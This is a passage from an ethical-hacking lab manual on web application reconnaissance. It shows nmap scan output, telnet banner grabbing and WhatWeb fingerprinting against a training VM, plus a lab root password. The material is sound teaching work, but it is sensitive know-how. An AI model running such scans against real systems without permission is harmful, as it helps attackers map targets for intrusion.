

Module 14 – Hacking Web Applications

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.



```
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help

rdp-ntlm-info:
| Target_Name: SERVER2019
| NetBIOS_Domain_Name: SERVER2019
| NetBIOS_Computer_Name: SERVER2019
| DNS_Domain_Name: Server2019
| DNS_Computer_Name: Server2019
| Product_Version: 10.0.17763
| System_Time: 2022-04-19T05:33:17+00:00
|_ ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-02T08:02:01
| Not valid after: 2022-08-04T08:02:01
| MD5: 1f47 df5d f0fc a202 e191 7be4 d284 0b00
| SHA-1: 6605 2269 0a85 3387 733e 3775 9b56 5611 e0ef 6781
|_ ssl-date: 2022-04-19T05:33:57+00:00; 0s from scanner time.
MAC Address: 02:15:5D:19:59:BB (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help

Host script results:
| smb2-time:
|   date: 2022-04-19T05:33:18
|   start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_ nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 02:15:5d:19:59:bb (unknown)
Names:
| SERVER2019<00>      Flags: <unique><active>
| WORKGROUP<00>      Flags: <group><active>
|_ SERVER2019<20>      Flags: <unique><active>

TRACEROUTE
HOP RTT ADDRESS
1 2.39 ms www.moviescope.com (10.10.1.19)

NSE: Script Post-scanning.
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.45 seconds
Raw packets sent: 2066 (94.596KB) | Rcvd: 28 (1.788KB)
```

15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.

16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

17. The **Trying 10.10.1.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.

```
[root@parrot]-[~]
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0
```

18. The result appears, displaying information related to the server name and its version, technology used.

19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.

```
telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 19 Apr 2022 05:38:24 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
```

20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).

21. Close all open windows and document all acquired information.

Task 2: Perform Web Application Reconnaissance using WhatWeb

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.


1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.


[illegible]

6. Now, type **whatweb [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.
7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.



```
[root@parrot]-[~]
#whatweb www.moviescope.com
http://www.moviescope.com [200 OK] ASP.NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.1.19], Meta-Auth[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - MovieScope], X-Powered-By[ASP.NET]
[root@parrot]-[~]
#
```

8. In the terminal, type **whatweb -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.
9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.



```
Applications Places System whatweb -v www.moviescope.com - Parrot Terminal Tue Apr 19, 01:53
File Edit View Search Terminal Help
[root@parrot]-[~]
#whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.com
Status : 200 OK
Title : Login - MovieScope
IP : 10.10.1.19
Country : RESERVED, ZZ

Summary : ASP.NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Auth[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
[ ASP.NET ]
ASP.NET is a free web framework that enables great Web applications. Used by millions of developers, it runs some of the biggest sites in the world.

Version : 4.0.30319 (from X-AspNet-Version HTTP header)
Google Dorks: (2)
Website : https://www.asp.net/

[ HTTPServer ]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.

String : Microsoft-IIS/10.0 (from server string)

[ Meta-Auth ]
This plugin retrieves the author name from the meta name tag - info:
```


Module 14 – Hacking Web Applications

```
whatweb -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
[ Meta-Author ]
  This plugin retrieves the author name from the meta name
  tag - info:
  http://www.webmarketingnow.com/tips/meta-tags-uncovered.html
  #author
  String      : EC-Council

[ Microsoft-IIS ]
  Microsoft Internet Information Services (IIS) for Windows
  Server is a flexible, secure and easy-to-manage Web server
